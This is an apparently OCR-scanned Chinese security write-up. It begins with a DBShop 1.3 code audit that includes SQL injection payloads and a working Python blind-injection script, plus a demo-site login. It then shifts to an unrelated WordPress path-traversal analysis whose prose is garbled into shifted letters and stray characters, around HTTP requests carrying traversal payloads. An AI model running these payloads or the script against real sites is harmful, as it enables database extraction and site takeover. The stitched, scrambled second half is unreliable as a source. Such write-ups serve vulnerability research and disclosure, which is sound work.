                        'controller'    => 'Goodslist',
                        'action'        => 'index',
                ),
        ),
```


http://localhost/list

访问 Shopfront/ 下的 Goodslist 里面的 index


http://localhost/list/ajaxGoodsGroupPrice/

访问 Shopfront/ 下的 Goodslist 里面的 ajaxGoodsGroupPrice

系统初步情况

前台能访问的目录有 Shopfront 、Mobile

其他都是导入了 admin 相关类库，要登入后台才能访问，而我觉得后台注入就有点鸡肋了。暂时先放一放。




先看看 shopfront，作为审计菜鸡，我的审计方法就是一个一个方法去看。比如，寻找 sql 注入，找哪个地方可控参数，拼接 sql，再追踪函数，看看能不能构造 exp。

ZendFramework2 中的常见获取方法有 getQuery 和 getPost

所以全局搜索 $this->request->getPost 和 $this->request->getQuery 看看哪处可控，

我只关注前台，所以我只是关注 Shopfront 和 Mobile 这两个下的




很多都是用 int 处理，没有 int，则是一些步骤，不进入数据库处理，继续往下看吧

呼，终于找到一处。

漏洞分析

在下面文件中的 ajaxGoodsGroupPrice 函数如图：

Shopfront\src\Shopfront\Controller\GoodslistController.php




这里，可以知道 goodsIdStr 是通过 post 传入，userGroupId 则是获取用户登入信息，不过没什么关系，只是普通会员，而不是管理员登入。随便注册一个就好了。判断完之后，则将 where 拼接，传入到 listGoodsUsergroupPrice，跟进到 listGoodsUsergroupPrice：

这里我用了 xedbug+phpstorm 来一步一步跟进，而且为了分析方便，我把 getPost 改成了 getQuery，同时也删掉了用户信息判断

在这里下个断点，单步进行 where:


调用了 addPredicates，继续下一步，看看 addPredicates

这里可以看到，判断传入的 predicates，如果是数组，则遍历出来。如果数组的值为字符串，就用预处理来处理 sql，否则直接传入:



这里我们思路缕一缕。这处注入，问题大概就是产生这里了，传入了数组，但是数组键值没赋值，PHP 则会默认赋值为 0 ，我们来看一看代码


```
array($where)
```



键值为 0，is_string(0) 则为 false:

所以思路回到 addPredicates，这里就绕过了预处理。


让我们来再次验证一下思路是否正确。因为原代码写的是 array($where)，键值是 0，is_string 判断为 false，所以跳过预处理。所以我修改代码，变成这样子




尝试一下 输入 1'，访问:

http://127.0.0.1/safe/DBShop_1.3_Release_20190215/DBShop/list/ajaxGoodsGr oupPrice?goodsIdStr=1'

已经执行到了预处理模式



看看数据库最后得到的语句是




大致思路是正确的，那么现在来构造 poc。

这里需要注意，这处是需要会员登入的，注册一个普通的用户登入就可以了。

Post:


```
{"goodsIdStr":"1)and updatexml(1,concat(0x5e,version()),1)-- -"}
```



可以看到数据库已经执行了我们的代码，但是网站没有返回我们需要的东西，我觉得应该是用了指定的错误页面，只能采用盲注了

再来 post：让它不执行报错


```
{"goodsIdStr":"1)and (select case when (substring((select version())
from 1 for 1)=6) then (exp(800)) else 0 end)-- -"}
```



显示正常，没有报错。再让它执行报错

post：

```
{"goodsIdStr":"1)and (select case when (substring((select version())
from 1 for 1)=5) then (exp(800)) else 0 end)-- -"}
```



所以可以根据这个写个 poc，来进行注入

Poc：

```
import requests

def function(Cookie):
    url =
'http://127.0.0.1/safe/DBShop_1.3_Release_20190215/DBShop/list/ajaxGoodsGroupPrice'
    c = "abcdefjhijklmnopqrstuvwxyz0123456789_-.@"
    p = ''
    headers = {'Cookie':Cookie,'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36'}
    for n in range(1,50):
        for i in c:
            data = {"goodsIdStr":"1)and (select case when (substring((select user()) from
{0} for 1)='{1}') then (exp(800)) else 0 end)-- -".format(n,i)}
            req = requests.post(url=url,headers=headers,data=data)
            if 'state' not in req.text:
                p += i
                print(p)
                break

Cookie = ""
function(Cookie)
```



漏洞验证

官网地址:

http://demo.dbshop.net/home

密码：1984113052

账户：1984113052



感想

这是我的第三次代码审计，本想着全局代码都看一次，从底层看起，但是实在有些代码生涩难懂，加上没有开发经验，只能抱着本入门文档猜测想法。从这个漏洞，起因是开发者为了用自己的拼接 sql，放弃了使用预处理模式来处理 sql，而恰好没有做过滤处理而导致的。

Z r ugSuhvv813 见 (f)

原创 七月火 信安之路 2019-03-03

534< 5 4< 矿ULSV 齐 Z r ugSuhvv81313 UF H

矿 (x) 矿调陷罪 (f) 齐矿

(y) 陷罪(x) Ⓑ OI L 矿职 经 (f)

矿 OI L (f) 矿 练 矿 (f)

绑 摄

环境搭建

角 补 Z r ugSuhvv 绑 813 见 矿 ⓟ 间

结 矿 翻补 61: 13 矿 Z r ugSuhvv 矿

评 矿 结(x)艺 角(f) 见 摄

角 规 DXWRP DWLF bXSGDWHUbGLVDEOHG

wuxh 矿 Z r ugSuhvv ⓤ 知 z s0fr qilj 1sks

警 ⓠ ghilqh+*DXWRP DWLF bXSGDWHUbGLVDEOHG*/ wuxh,>

矩摄

漏洞分析

警。 缩罗 矿

见 摄 角间 摄 绑 。矿

角 罪 阻练罗 神

```
POST /wordpress/wp-admin/post.php HTTP/1.1
Host: localhost
Connection: close

...
&action=editpost&meta_input[_wp_attached_file]=2019/03/demo.jpeg#/../../../../../../../../var/www/html/wordpress/wp-content/uploads/2019/03/demo.jpeg
```


经 罪 srvw 神

) dfwrq@hglwsrvw) phwdblqsxw^bz sbdwwdfkhgbildh`@534<2362gh

prins hj &21121121121112wkhp hv2wz hqw qlqhwhq2ghp rins hj

绑 角 Ⓑ 隆 谨 警 矿 见 摄 角 规 Ⓑ

zs0dgplq2srvw1sks 警罪矿 'dfwrq@hglwsrvw 逃矿评

hglwbsrvw 摄 hglwbsrvw 罪矿 角 Ⓑ

'srvwbgdwd 矿陷 艺 'bSRVW 矿

'srvwbgdwd 词阻 zsbxsgdwhbsrvw 矿隆谨见 绑神

```php
// /var/www/html/wordpress/wp-admin/post.php
wp_reset_vars( array( 'action' ) );
switch($action) {
    ⋮
    case 'editpost':
    check_admin_referer('update-post_' . $post_id);
    $post_id = edit_post();
    ⋮
}
// /var/www/html/wordpress/wp-admin/includes/post.php
function edit_post( $post_data = null ) {
    global $wpdb;
    if ( empty($post_data) )
        $post_data = &$_POST;
    ⋮
    $success = wp_update_post( $post_data );
}
```

z sbxsgdwhbsr vw 罪矿 角 Ⓑ陷 般 z sblqvhuwbsr vw

矿 评 角 词阻 xsgdwhbsr vwbp hwd

罪矿隆谨见 绑神

```php
// /var/www/html/wordpress/wp-includes/post.php
function wp_update_post( $postarr = array(), $wp_error = false ) {
    ⋮
    if ($postarr['post_type'] == 'attachment')
        return wp_insert_attachment($postarr);
    return wp_insert_post( $postarr, $wp_error );
}

function wp_insert_post( $postarr, $wp_error = false ) {
    ⋮
    if ( ! empty( $postarr['meta_input'] ) ) {
        foreach ( $postarr['meta_input'] as $field => $value ) {
            update_post_meta( $post_ID, $field, $value );
        }
    }
    ⋮
}
```


规 Ⓑ xsgdwhbsr vwbp hwd 般 xsgdwhbp hwdgdwd

矿 般 z sge xsgdwh 矿 角

Ⓑ 罪摄陷隆谨见 绑神

```php
// // /var/www/html/wordpress/wp-includes/post.php
function update_post_meta( $post_id, $meta_key, $meta_value, $prev_value = '' ) {
    :
    return update_metadata( 'post', $post_id, $meta_key, $meta_value, $prev_value );
}

function update_metadata($meta_type, $object_id, $meta_key, $meta_value, $prev_value = '') {
    :
    $table = _get_meta_table( $meta_type );
    $where = array( $column => $object_id, 'meta_key' => $meta_key );
    $data  = compact( 'meta_value' );
    $result = $wpdb->update( $table, $data, $where );
    :
}

// /var/www/html/wordpress/wp-includes/wp-db.php
class wpdb {
    public function update( $table, $data, $where, $format = null, $where_format = null ) {
        :
        $sql = "UPDATE `$table` SET $fields WHERE $conditions";
        $this->check_current_query = false;
        return $this->query( $this->prepare( $sql, $values ) );
    }
}
```


Ⓡ 矿 P|vto 罪 參 经词 门迎 绑神

```
mysql> select * from wp_postmeta where post_id=11 and meta_key='_wp_attached_file';
+---------+---------+------------------+---------------+
| meta_id | post_id | meta_key         | meta_value    |
+---------+---------+------------------+---------------+
|      20 |      11 | _wp_attached_file | 2019/02/7.jpg |
+---------+---------+------------------+---------------+
1 row in set (0.00 sec)

mysql> select * from wp_postmeta where post_id=11 and meta_key='_wp_attached_file';
+---------+---------+------------------+-----------------------------------------------------------------+
| meta_id | post_id | meta_key         | meta_value                                                      |
+---------+---------+------------------+-----------------------------------------------------------------+
|      20 |      11 | _wp_attached_file | 2019/02/7.jpg#/../../../themes/twentynineteen/7.jpg |
+---------+---------+------------------+-----------------------------------------------------------------+
1 row in set (0.00 sec)
```


矿 角 般 阻 罪矿 绑 角

败 摄 Z r ugSuhvv 罪矿 经词 矿评 迄

z s0f r qwhqw2xsor dgv2 绑摄 矿 缩

摄 练 z s0f r qwhqw2xsor dgv2 绑 票 色 (q)

经 练 矿 补

kwws=22or f dovlwh2z s0f r qwhqw2xsor dgv2p hwdbydoxh 绑 矿

p hwdbydoxh 经 角 摄

角露 Ⓑ Z r ugSuhvv ⓒ ⓟ 矿 ⓟ

经 罪 矿 角 经词

ⓤⒷ订　　绑摄　角　　绑　　。神知　罗　　。　规

迄　　ⓒ　　Ⓑ矿　经　　矩

```
POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: localhost
Connection: close

_ajax_nonce=29a195c152&postid=28&do=save&action=crop-
image&cropDetails[x1]=0&cropDetails[y1]=0&cropDetails[width]=1200&cropDetails[
ropDetails[dst_width]=1200&cropDetails[dst_height]=1200&id=28
```


经　罪　　srvw　　神

dml{bqrqfh@5<d4<8f485)srvwg@5;)gr@vdyh)dfwrq@fursOlp djh)fursGhwdlov^{4`@3)fursGhwdlov^|4`@3)fursGhwdlov^zlgwk`@4533)fursGhwdlov^khljkw\@4533)fursGhwdlov^gvwbzlgwk`@4533)fursGhwdlov^gvwbkhljkw\@4533)lg@5;

Ⓑ隆谨　见　罪矿　角　　dfwrq@fursOlp djh　矿　　评

zsbdml{bfursblp djh　　ⓒ矿隆谨见　　绑神

```php
// /var/www/html/wordpress/wp-admin/admin-ajax.php
do_action( 'wp_ajax_' . $_REQUEST['action'] );

// /var/www/html/wordpress/wp-includes/plugin.php
function do_action($tag, $arg = '') {
    $args = array();
    if ( is_array($arg) && 1 == count($arg) && isset($arg[0]) && is_object($arg[0]) )
        $args[] =& $arg[0];
    else
        $args[] = $arg;
    ⋮
    $wp_filter[ $tag ]->do_action( $args );
}

// /var/www/html/wordpress/wp-includes/class-wp-hook.php

public function do_action( $args ) {
    $this->doing_action = true;
    $this->apply_filters( '', $args );
    ⋮
}

// /var/www/html/wordpress/wp-includes/class-wp-hook.php
public function apply_filters( $value, $args ) {
    ⋮
    $value = call_user_func_array( $the_['function'], $args );
    ⋮
}
```


z sbdmd{ bf ur sblp dj h 罪矿 SRVW 罪 lg dmd{ 规 (v) 矿 ' bSRVW*f ur sGhwdlov* 罪 词阻 z sbf ur sblp dj h 矿 ⓒ 矿隆谨见 绑神

```php
// /var/www/html/wordpress/wp-admin/includes/ajax-actions.php
function wp_ajax_crop_image() {
    $attachment_id = absint( $_POST['id'] );

